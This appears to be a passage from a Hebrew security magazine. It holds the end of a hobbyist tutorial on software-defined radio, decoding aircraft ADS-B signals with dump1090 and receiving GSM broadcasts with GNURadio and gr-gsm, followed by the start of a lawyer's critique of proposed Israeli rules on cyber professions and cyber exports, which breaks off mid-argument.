
כל שנעשה כאן הוא לקודד את המידע שמגיע אלינו מהמטוסים שבאויר ולהציגו בצורה ראויה למראה.

בתמונה אנחנו יכולים לראות את הערך שנקלט ותחתיו את כל הפענוח. שוב, אתם יותר ממוזמנים להתעמק בתוכן הקישור, אך כרגע מעניין אותי להציג את כל המידע בצורה גרפית ויפה! את זה אותו כלי יודע לספק לי ע"י הרצה של הכלי עם הארגומנטים הבאים:


```
./dump1090 --interactive –net
```

הראשון מציין שהפעילות היא אינטרקטיבית והשני פותח האזנה בפורט 8080 ועל ידי גישה בעזרת הדפדפן, ניתן לקבל תמונת מצב נהדרת של מה שקורה סביבנו, (באופן אישי, כשאר ביצעתי את ההקלטות הללו הייתי במקום אם קליטה שאינה מקסימאלית לכן לא ראיתי יותר מ-4 מטוסים בו זמנית).

וכך זה נראה:



ניתן לראות בצידו הימני את פרטי הטיסה ובצידו השמאלי את האייקון שמסמן את המטוס, לאחר בירור אחר פרטי הטיסה בגוגל ניתן לראות שזהו טיסה מאמן לברלין שפשוט עברה מעלינו:



כדי לוודא את אמינות הדברים נעזרתי באתר flightradar24 שמציג את כל הטיסות בעולם בזמן אמת. וכך זה נראה:

[התמונות צולמו בזמנים שונים לכן ההבדל במיקום, אבל המסלול מסביר את עצמו]

ומכאן - אנחנו ממשיכים בשידור ישיר לעבר הנושא הבא: סלולר!


סלולר

נושא הסלולר הוא הנושא הקרוב ביותר לכל אחד מאיתנו מהסיבה הפשוטה: כל אחד ממי שקורא כרגע את המילים במאמר קולט ומשדר ללא הפסקה בעזרת הטלפון הנייד שלו מידע לרשת הסלולרית הלוך ושוב, רגע לפני כל ההסברים בואו נראה (בגדול מאוד) איך נראת הרשת הסלולרית.

מבוא לרשת סלולרית:

הרשת הסלולרית שונה לחלוטין מהרשת שאותה אנו מכירים כרשת האינטרנט, למרות השימוש הנרחב וקשרי הגומלין ההדוקים הקיימים בין השתיים (בעיקר בתקופה האחרונה: רמז 4G ו-LTE) אשר מספקים לנו גישה ברוחב פס רחב לרשת האינטרנט - לא כך הדבר, לפחות לא במלואו.

רשת הסלולר נפרסת על בסיס ציוד משדרים ומקלטים אשר נקראים BTS, הרכיבים האלה נקראים בעברית "תא סלולרי" והם בעצם רכיבים שמנהלים את התקשורת בין הטלפון הסלולרי למרכזיה (ספק תקשורת) הקישור אשר נעשה בין ה-BTS לבין הספק הוא בד"כ חיבור קווי (לפחות ברובו) ולכן לא אדבר אליו במאמר זה.



הקישור המחבר בין ה-BTS לטלפון הנייד שלנו נעשה ע"י קליטה ושידור נתונים המתבססים על מספר תדרים או תקני תקשורת שאותם אנו מכירים בתור 2G/3G/4G. אותם תקנים מגירים לנו, בין היתר, את תדרי השימוש בארץ אשר מוצגים להלן:

GSM 900, GSM 1800	2G capabilities
UMTS 850, UMTS 2100	3G capabilities
LTE 1800 (Band 3), LTE 2600	4G capabilities

[כלל המספרים מציגים יחידת מידה ב-Mhz]

תפקידו של ה-BTS הוא לנהל איזור גאוגראפי מסויים (שהאנטנה מכסה אותו) על ידי ניהול המנויים הבאים והשבים. לכל תא סלולרי יש מספר מנויים (טלפונים ניידים) שהוא מסוגל לנהל בזמן שיחה ובזמן המתנה.


תא סלולרי מנוהל על ידי הרשת הסלולרית ועל ידי המרכזיה הרלוונטית אליו, ומצידו השני נראה אנטנות אשר נראות כך:

[אם תרצו להקים חברת סלולר או סתם תא סלולרי תוכלו להשתמש בפרוייקט הזה אשר מספק תשתית open source להקמה של BTS]

GNURadio הוא אחד התשתיות הטובות ביותר לעבודה עם SDR-ים, הוא מספק דוגמאות רבות למימושים של שרשראות קליטה ומאפשר לנו יכולת גמישות מלאה בכל מה שנרצה לעשות איתו (עוד פרטים יהיו במאמרים הבאים עם דוגמאות).

בדוגמא שאציג לכם התקנתי GNURadio ו-הורדתי את הכלי GR-GSM. יש אומנם סט התקנות שיכול לעשות חיים לא קלים לפעמים, אך בסוף יש שני דברים שצריכים לעניין אותנו: **הראשון** הוא אוסף הכלים והסיפריות שמספקת לנו GNURadio, ובלדיעין היה מורכב הרבה יותר לעשות כל דבר - ולו הפשוט ביותר. **השני** הוא סט של סקריפטים שמביאים אותנו ליעד שאנו מעוניינים בו - קליטת תקשורת סלולרית.


נתחיל בדוגמא של שרשרת קליטה שמומשה בעזרת GNURadio מותאם ל-GSM ועושה שימוש ב-SDR RTL שאנו מכירים מתחילת המאמר:



התמונה שלפניכם מציגה את כל אחד מהשלבים שהאות אלקטרומגנטי עובר עד להפקה של המידע הספרתי, שבסופו של דבר הוא המידע הרלוונטי.


כל אחד ואחד מהשלבים שאנו רואים לפנינו יפורט במאמר הבא בו נעשה שימוש נרחב יותר ביכולות של GNURadio.

כאשר לוחצים על Execute the flow graph, שזהו הכפתור אשר מישם את המימוש שלנו נראה כי יפתח לנו חלון אשר מציג גרף ספקטוגרפי של התדר 939Mhz - שזהו התדר שמוגדר בשלב הראשון של השרשרת מצידו השמאלי (RTL-SDR Source) וזה מה שנראה:



קצת מת כמו שאתם רואים... לא מפתיע במיוחד. כאשר איננו רואים "פיקים" כלפי מעלה והגלים נעים סביב תדר קבוע בד"כ נמצא עצמינו קולטים רעש לבן שאיננו בעל תוכן "קריא" בשביל המקלט שלנו.


ממשיכים לשחק טיפה עם התדרים עד שמקבלים תנועה שונה של הגל:



וכאן, למען הגילוי הנאות, חשוב לי לציין כי מרגע זה כלל התמונות אשר מצורפות למאמר הן תמונות שלקחתי מאתרי אינטרנט שונים על מנת לא לפרסם מידע של האנשים סביבי.

ברגע שאנו רואים את השורות בטרמינל או ב-GNURadio מתחילות להתמלא אנו יכולים להבין שאנחנו "על הגל" ומכאן אנו בעצם מתחילים לקלוט מידע סלולרי סביבנו.

כמובן שכך לא ניתן להבין כלום. אך מי שפיתח את האפליקציה הזו חשב על הכל עד הסוף, ובעזרת פתיחה של wireshark והאזנה על lo ופילטור של gsmtap נקבל את המצב הבא:



מכאן - הדרך רק נפתחת לדימיון פורה ולאין סוף אפשרויות שנמשיך ונדבר עליהם במאמרים הבאים...

סיכום

לסיכום, עברנו במאמר על שלושה נושאים (פסאדו) אקראיים שנתנו לנו דוגמא קלה ליכולות של ה-SDR, סה"כ הסתכלנו בשלושה תדרים רזים עם SDR פשוט, אותו SDR יכול לשמש אותנו לקליטה של כל התדרשים שהוא תומך בהם ובעצם באין ספור מידע שנע סביבנו, החל משידורי רדיו וטלוויזיה ועד לתקשורת דיגיטאלית, האפשרויות אינן מוגבלות וכמות המידע סביבנו הינו חסר הגבלה ומעניין כל תדר מחדש, באופן אישי לאחר החשיפה שלי לתחום גיליתי תחום מדהים שברח מהרדר שלנו שנים רבות.

במאמרים הבאים נדבר לעומק היכולות של GNUradio ועל פוטנציאלי השידור שמתאפשרים לנו עם SDR מתקדמים יותר, כמובן שאשמח לשמוע מכם אם נושאים מסויימים מעניינים אתכם במיוחד.

נתראה במאמרים הבאים!

מקורות

- http://www.hdradio.ch/en/howdoesitwork/index.html
- http://www.wikipedia.com
- http://4.bp.blogspot.com/-BRBIuvm-EHk/T9IZkLFlyKI/AAAAAAAAAoc/7CWXkqT4nHo/s1600/Block-Diagram-of-FM-Receiver.png
- http://www.esa.int/var/esa/storage/images/esa_multimedia/images/2013/06/proba-v_ads-b_aircraft_detection_europe/12884185-1-eng-GB/Proba-V_ADS-B_aircraft_detection_Europe.jpg
- http://static.commentcamarche.net/en.kioskea.net/pictures/telephonie-mobile-images-reseau-cellulaire.png
- http://www.gsmarena.com/network-bands.php3?sCountry=ISRAEL
- http://www.mbs.ie/antenna3.htm
- https://pravokator.si/wp-content/uploads/2015/10/airprobe_rtlsdr.png
- http://cdn.satellitetoday.com/wp-content/uploads/2015/02/Aireon_GlobalSpaceBasedADSB_Coverage.jpg
- http://adsb-decode-guide.readthedocs.org/en/latest/introduction.html
- https://pravokator.si/wp-content/uploads/2015/10/airprobe_rtlsdr_wireshark.png

סייבר רגולציה

מאת עו"ד יהונתן קלינגר

הקדמה

מטה הסייבר הלאומי מקדם במקביל שני נסיונות אסדרה; הראשון הוא נסיון אסדרה למקצועות הסייבר, והשני הוא הפיקוח על ייצוא מוצרי סייבר. עכשיו, סייבר היא בסך הכל מילה שיווקית להגדרה של סט מקצועות בעולם אבטחת ותקיפת המידע, והרצון לרגולציית סייבר לא צריך לבוא ממקום שונה מהרגולציה הרגילה; ועדיין, הבחירה ברגולציה של מקצועות סייבר ושל ייצוא של מוצרי סייבר נראים בעייתיים בדיוק בגלל שהרגולציה היא על הפצה חופשית של ידע ומידע, ולא על הפעילות הזדונית בעצמה.

מהי הרגולציה?

אז נתחיל בהבנה של מהי הרגולציה, ומדוע המדינה רוצה להסדיר דברים שעד היום לא הוסדרו. מעטים הם המקצועות שדורשים הסדרה, ובדרך כלל מדובר במקצועות שיוצרים סכנה כחלק מהשימוש בהם: עריכת דין מוסדרת באמצעות חוק לשכת עורכי הדין כיוון שעורכי דין יכולים לייצר נזק פוטנציאלי רב לאחרים וכיוון שיש להשתמש בכחם בזהירות; כך גם אדריכלים, אופטומטריסטים, גנטיקאים, גננות, חשמלאים, טכנאי שיניים, מהנדסים, מורים, רופאים, עובדים סיעודיים, פיזיותרפטיסטים, קלינאי תקשורת, רוקחים, רופאי שיניים ותזונאים (הרשימה מכאן, אך אינה ממצה).

בתחום הבניה, לדוגמא, הקבלן הוא בר-רישוי, והעבודה עצמה אמורה להיות כפופה למספר חוקים, אבל בפועל קורה שלמרות מקרי מוות רבים באתרי בניה, ולמרות ליקויים רבים, אף לא מקבלן אחד נלקח הרשיון בגלל תקלות אלו. בפועל, מקצועות שצריכים רישוי נובעים מהסבר פשוט: השימוש בכלים שהמקצוע נותן הם מסוכנים לחברה, ויש להטיל עליה פיקוח שכן לא בהכרח ברור האם השוק יכול לסדר את עצמו.

עם כן, מה יש במקצועות הסייבר שדורש אסדרה שלא קיים במקצועות בעלי חשיבות לא פחותה כגון סנדלרים, טבחים, פועלי בניין או גננים? האם יש צורך ברגולציה כדי להמנע משימוש לרעה בכוחות הקסם של אנשי הסייבר, או שמטרת ההסדרה היא למנוע משרלטנים להכנס למקצוע ולמכור את מרכלתם תוך ניצול פערי ידע?

על הכנסת תחום אחר לגמרי, יועצי השקעות, דן בית המשפט העליון כשזה נכנס לראשונה לפיקוח (בג"ץ 1715/97 לשכת מנהלי השקעות נ' שר האוצר); עד לשנת 1995 יכל כל אדם לנהל תיקי השקעות עבור אחרים, כלומר לקחת את הכספים שלהם ולנהל את המקומות בהם הכספים יושקעו. בשנת 1995 התקבל חוק הסדרת העיסוק בייעוץ השקעות, בשיווק השקעות ובניהול תיקי השקעות, תשנ"ה-1995 שבעצם קבע

כי מי שינהל תיקי השקעות עבור אחרים יהיה כפוף לרגולציה, בחינות עקרוניות, וכדומה. מספר רב של יועצי השקעות, שלא ממש רצו להיות כפופים לרגולציה, עתרו נגד החוק לבית המשפט העליון.

בית המשפט העליון קבע כי בהתחשב בעדינות המקצוע יש מקום לרגולציה, אבל הוראות המעבר, אלו שקבעו שמי שעסק במקצוע טרם החוק עדיין יצטרך לעבור בחינות, יפסלו. באותה הפסילה, פסק בית המשפט העליון כי "*נקודת החיתוך של הוראות המעבר (סעיף 48) בחוק תיקי השקעות לעניין חובת הבחינות, המבחינה בין מי שעסק בעבר לפחות שבע שנים בניהול תיקי השקעות לבין מי שעסק בעבר תקופה קצרה משבע שנים, אינה מידתית. אין היא מתחשבת דיה בנסיון החיים ובאינטרס ההסתמכות של העוסקים הישנים. אין היא מאזנת כראוי בין הנזק לפרט לבין התועלת לכלל. כמובן, בכל הוראות מעבר יש הכרח לקבוע נקודת חיתוך מבחינת הזמן. בכל קביעת זמן יש מן השרירות. מכאן לא נובע שכל הבחנה הקשורה בזמן היא שרירותית. אף שקו הגבול בין יום ולילה הוא שרירותי משהו, וקיים פרק זמן של דמדומים, כולנו נדע להבחין בין יום ולילה בלא שהבחנה זו תהא שרירותית.*"

אולם, יש כמה הבדלים קטנים בין הגבלת העיסוק המוצעת על ידי רשות הסייבר לבין חוק ניהול תיקי השקעות. ההבדל הראשון הוא שבמקרה השני מדובר בחוק, ואצלנו עדיין מדובר בחוזר (בהסדרת המקצוע) ובצו (בהסדרת הייצוא).

בתחום ההסדרה של ייצור ומכירה של מוצרים אנחנו מוכנים לחיות עם לא מעט הגבלות; אנחנו חיים עם הגבלה על מכירה של אלכוהול לקטינים, אנחנו חיים עם הדרישה של מכון התקנים לבדיקה של מוצרי חשמל (והמחיר של אותה דרישה); אנחנו מוכנים גם לחיות עם הסדרה של ייבוא של גבינות, ואפילו הגבלות של כשרות על מוצרים. לכן, השאלה מדוע מסדירים את נושא ייצוא הסייבר ומכירתו לא צריכה להיות זרה.

ואחרי שהבנו איך ומדוע מסדירים, נעבור לשאלה החשובה והיא האם ראוי להסדיר.

הסדרת המקצועות, בקצרה

הסדרת מקצועות הסייבר מובאת במסמך הסבר ממשלתי. ההסדרה בעצם מייצרת מספר מקצועות (בדומה להצעה של IFIS מ-2012); המקצועות הם מיישם הגנת סייבר (סיסאדמין משודרג), מוסמך מבדקי חדירה , איש תחקור (פורנזיקה), מוסמך מתודולוגיה (חוקר שעוסק בכתיבת מדיניות) ומוסמך טכנולוגיות הגנת סייבר.

ההצעה מייצרת מערך של הסמכה לכל אחד מהתפקידים, שכולל גם את דרישות הקדם, הידע המקצועי, וקיומו של מרשם של העוסקים בתחום. כאשר, מי שאינו רשום במרשם ולא עבר הסמכה מסוג זה לא יוכל לספק שירותים לממשלה, וגם לא יוכל (ככל הנראה) לתת שירותים בתחום זה למגזר הפרטי.

לפי ההצעה, גורמים שאינם רשומים במרשם יוכלו לתת שירותים אך לא יכולים להשתמש בשם התואר שמוגדר בהצעת ההסדרה. כלומר, לא יהיה איסור על העיסוק אלא על הכינוי. *הדבר דומה למה שמתרחש בעולם אחר בו יש שרלטנים לא מעטים, והוא תחום ה"טיפול" האלטרנטיבי (כלומר זה שאינו מוכח מדעית). שם יש איסור על השימוש במילים "פסיכולוג" או "רופא" ולכן השימוש במונח "מטפל" ב"שיטת גובר*. כך גם צפוי בעניין הסייבר; שכן לאחר שיוטל איסור על השימוש בשם "מוסמך מבדקי חדירה" יחלו מי שאינם מוסמכים להשתמש בתארים כגון "מיומן מבדקי חדירה", "חודר מיומן", "אחראי בדיקות חדירה" או דברים שמגיעים לידי דמיון רב, אך ללא זהות.

המדינה היא לא רגולטורית טובה

יש לא מעט בעיות בהצעה להסדרה ופיקוח ממשלתי על השוק, ולא הסדרה ופיקוח של גוף וולונטרי שמורכב מפרקטיקאים; הבעיה הראשונה היא כמובן שהמגזר הממשלתי, מה לעשות, לא מכיר את הנושא טוב מספיק כמו הפרקטיקה. הממשלה מאמצת בדרך כלל טכנולוגיות מיושנות (1, 2); הממשלה מיישמת טכנולוגיות שקשורות לעולם תוכנה מאוד מסוים ומקודם על ידי בעלי אינטרס כלכלי (מיקרוסופט היא דוגמא קלאסית לטכנולוגיה שנכחדת מחוץ למשרדי הממשלה, ופורחת בממשלה, גם כאן). לכן, מבחני הסמכה ממשלתיים שיוכתבו על ידי עובדי מדינה שלא מכירים טכנולוגיות חיצוניות עשויים לצאת מאוד לא רלוונטיים ומאוד לא ענייניים.

גורמים אחרים שמסדירים (נניח, לשכת עורכי הדין או לשכת רואי החשבון) מבססים את בחינות הקבלה שלהם על פרקטיקאים בשוק: עורכי דין ורואי חשבון כותבים את הבחינות. במקרה שלנו, מדינת ישראל, גם אם תעסיק את מיטב המומחים, עדיין אינה מסוגלת לקבל על עצמה לנסח מבחנים בתחום הסייבר. ומדוע? אפילו כשהמדינה מארגנת "אליפות סייבר" במשרד החינוך, יש הונאות באליפות.

הרגולציה היא גרנולרית מדי

